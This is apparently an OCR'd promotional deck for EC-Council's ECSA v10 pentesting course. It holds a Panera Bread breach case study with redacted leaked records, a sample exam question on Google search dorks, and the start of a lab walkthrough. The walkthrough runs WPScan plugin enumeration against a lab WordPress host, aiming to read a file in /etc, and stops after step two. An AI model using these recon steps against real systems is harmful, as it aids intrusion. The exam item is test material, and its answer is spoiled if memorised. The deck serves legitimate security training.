ECSA

EC-Council Certified Security Analyst

v10

EC-Council

ANALYZE. SECURE. DEFEND.


Do you hold ECSA credential?

CASE STUDY

EC-Council

Panera Bread

- Est 1987, USA
- 2100 stores
- 47,000 employees
- Revenue USD 2.6 billion
- Case – millions of customer records leaked, in plain text
- First notification – August 2017
- Update as of April 2018
- CIO John Meister
- Dir. of IS Mike Gustavison
- Show Website



Secure https://delivery.panerabread.com[redacted]

```
{"accounts": [{"username":"[redacted]","name":"[redacted],"cardNumber":"********6515"},
{"username":"[redacted]@hotmail.com","name":[redacted]","cardNumber":"********5527"},
{"username":"[redacted]@msn.com","name":"F B","cardNumber":"********7921"},
{"username":"[redacted]@yahoo.com","name":"C [redacted],"cardNumber":"********7108"},
{"username":"[redacted] [redacted]ardNumber":"********6129"},
{"username":[redacted]@aol.com","name":[redacted],"cardNumber":"********6061"},
{"username":"[redacted]@yahoo.com","name":"[redacted],"cardNumber":"********8950"},
{"username":"k[redacted],"name":[redacted] [redacted]"cardNumber":"********4412"},
{"username":[redacted]1","name":"[redacted],"cardNumber":"********8386"},
{"username":"[redacted]@aol.com","name":"[redacted]","cardNumber":"********5384"},
{"username":"[redacted]@optonline.net","name":"[redacted],"cardNumber":"********5144"},
{"username":"[redacted]hotmail.com","name":[redacted]"cardNumber":"********7488"},
{"username":"[redacted]","name":"[redacted],"cardNumber":"********6702"},
{"username":[redacted]"name":"[redacted]"cardNumber":"********7085"},{"username":"[redacted]
[redacted]@hotmail.com","name":"[redacted]cardNumber":"********4220"},{"username":"[redacted],"name":"[redacted]
[redacted],"cardNumber":"********9123"},{"username":"art[redacted]","name":"[redacted]
[redacted],"cardNumber":"********8139"},{"username":"[redacted],"name":"[redacted]
[redacted],"cardNumber":"********0102"},{"username":"[redacted]@msn.com","name":"Sandra
[redacted]","cardNumber":"********6851"},{"username":"k[redacted]"name":"[redacted]
[redacted],"cardNumber":"********2654"}]}
```

EC-Council

Following steps from **ECSAv10 Module 08 Web Application Penetration Testing** one would have detected the “Broken Authentication and Authorization” vulnerability

CEH Vs ECSA

FIRING A GUN, DODGING A BULLET

FIGHTING AN ENEMY

Sun Tzu Art of War

CEH – baseline skills, tools used by attackers, defend against various attacks

ECSA – advanced skills, penetration testing methodologies, more tools, business logic, etc

EC-Council


Key New Features of ECSAv10

Content

Malware and Attack Vectors

Tools

Examples and Case-studies



Maps to NICE 2.0 Framework

New Module for Social Engineering Pen Testing

Comprehensive Pentesting Domains

Increased Focus on Methodologies

Presents a comprehensive scoping and engagement methodology

ECSA v10 & ECSA (PRACTICAL) Credentials


Remote Proctoring

Self Study Modules

EC-Council

Key New Features of ECSAv10

Content
Malware and Attack Vectors
Tools
Examples and Case-studies



EC-Council

Outline of ECSAv10

- Introduction to Penetration Testing and Methodologies
- Penetration Testing Scoping and Engagement Methodology
- Open Source Intelligence (OSINT) Methodology
- Social Engineering Penetration Testing Methodology
- Network Penetration Testing Methodology - External
- Network Penetration Testing Methodology - Internal
- Network Penetration Testing Methodology - Perimeter Devices
- Web Application Penetration Testing Methodology
- Database Penetration Testing Methodology
- Wireless Penetration Testing Methodology
- Cloud Penetration Testing Methodology
- Report Writing and Post Testing Actions

ECSA | Practical

EC-Council

ECSA v10 Knowledge Exam: Example

Hackers can locate potential targets by focusing on strings presented in a vulnerable application's installation provided by the software vendor. They are increasingly using Google to locate Web-based targets vulnerable to specific exploits. Security advisory companies sometimes announce public vulnerabilities to potentially vulnerable targets You would like to locate the presence of known vulnerable Web applications using Google search. What is the correct format for the search string?

a. INURL:["parameter="] with FILETYPE:[ext] and INURL:[scriptname]

b. INPAGE:["scriptname ="] with STRING:[ext] and INURL:[parameter]

c. LINKS:["ext="] with EXTENSIONS:[parameter] and INPAGE:[scriptname]

d. INSITE:["parameter="] with FILETYPE:[ext] and INURL:[scriptname]

ECSA Practical Challenge: Example

Perform a pen test on a Linux machine that host a web application with the URL http://172.19.19.18/wordpress. As a proof-of-concept of a successful exploitation, locate secret.txt file in **/etc** folder and paste its contents below.


Answer: ________

Note: For demonstrating this challenge, we are using Kali Linux as pen tester’s machine.

Step 1:

Since the target is a WordPress website, use WPScan to enumerate the plugins and see if any vulnerability exists.

Issue the command **wpscan –url http://[IP Address of the Target]/wordpress/ --enumerate p** to enumerate the plugins.




Username root
Password toor

```
root@kali:~# wpscan --url http://172.19.19.8/wordpress --enumerate p
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4-dev
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]N
```

Step 2:

WPScan enumerates the plugins and displays and finds **ebook download** plugin installed.

